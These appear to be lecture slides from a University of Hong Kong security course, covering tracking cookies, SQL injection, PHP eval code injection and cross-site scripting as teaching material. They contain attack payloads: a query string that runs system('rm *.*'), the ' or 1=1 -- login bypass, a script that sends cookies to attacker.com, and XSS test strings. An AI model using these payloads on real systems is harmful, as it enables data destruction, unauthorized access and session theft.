
- Human attack: some companies will provide a plug-in for your program
- When you program sees a Captcha request, the picture will send to the company, and the company will have a group of humans to “enter” the answer for you

SPYWARE TRACKING COOKIES AND MITB ATTACK


ONLINE ADVERTISING

Data collection using tracking cookies

Online Advertising (First Site)



Online Advertising (Second Site)




What does the ad.com know?

- I have been to first.com and another.com
- The time I visit first.com and another.com
- Other information: languages, character sets, ..
- IP addresses
- ...
- So what?

VISITOR TRACKING

Tracking web site visitor using cookies, spam mail and web bug

Visitor Tracking



Visitor tracking using cookies, spam & web bug

SQL INJECTION

Case of SQL Injection Attack

- Browser attacks server
- Steps:
 1. Send malicious input to server
 2. Insufficient input validation leads to malicious SQL query
- One kind of “Code injection attack”
 - Whenever we are running a program, following are potential problems
 - Buffer-overflow attack : breaking the programming language computation model
 - PHP : the “eval”
 - SQL : the “execute”

Code Injection Attack

- Method: executing arbitrary code on the server
- Example

code injection based on *eval* (PHP)


- `http://site.com/calc.php` (server side calculator)

```
...
$in = $_GET['exp'];
eval('$ans = ' . $in . ');';
...
```

No input validation

- Attack: `http://site.com/calc.php?exp=" 10; system('rm *.*') "`

SQL Injection Attack



Example: buggy login page

```
set ok = execute( "SELECT * FROM Users  
    WHERE user=' " & form("user") & " '  
    AND     pwd=' " & form("pwd") & " ' " );  
  
if not ok.EOF  
    login success  
else fail;
```

Is this exploitable?

Bad Input

- Suppose user = “ ‘ or 1=1 -- ” (URL encoded)
- Then scripts does:

```
ok = execute( SELECT ...
    WHERE user= ' ' or 1=1 -- ... )
```

 - The “--” causes rest of line to be ignored.
 - Now ok.EOF is always false and login succeeds.
- The bad news: easy login to many sites this way.


CROSS SITE SCRIPTING

What is Cross-Site Scripting?

- Security defect in a web-based application that allows user data (e.g. cookies) to be disclosed to a malicious third party
 - “Cross-site” means the cookie is transferred from a client computer accessing a valid, but vulnerable, web-server site to the attacker’s site
- Popular languages that create cross-site scripting problem: scripting languages or technologies that are used to build a web site
- E.g.

```
<script>  
if (document.cookie.indexOf("stolen") < 0) {  
    document.cookie = "stolen=true";  
    document.location.replace(  
        "http://www.attacker.com/steal.php" +  
        "?what=" + document.cookie +  
        "&whatnext=http://www.somesite.com");  
}  
</script>
```

Session Hijacking using Cross-Site Scripting



Cross-Site Scripting – Attack String

- Simple test string:

```
<script>alert("XSS");</script>
```

Show an alert

```
<script>alert(document.cookie);</script>
```

Show the user's cookie

- Insert attack string:

```
'> <script>alert("XSS");</script>
```

Close out the quote of another tag

- More complex attack string (<http://ha.ckers.org/xss.html>):

```
;alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//  
";alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,8  
3))//--  
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>  
";!--<XSS>=&{}()  
<IMG SRC="javascript:alert('XSS');">
```

COMP 3355

Mobile Code Security

K.P. Chow

University of Hong Kong

Mobile Code

- Dynamically downloadable executable content is referred to as mobile code
- Includes platform-independent executable content which is transferred over a communication network, crossing different security perimeters, and is automatically executed upon arrival at the destination host
- Examples are Java applets, ActiveX controls, JavaScript, Safe-Tcl, servlet
- How about “browser helper applications” and plug-ins?

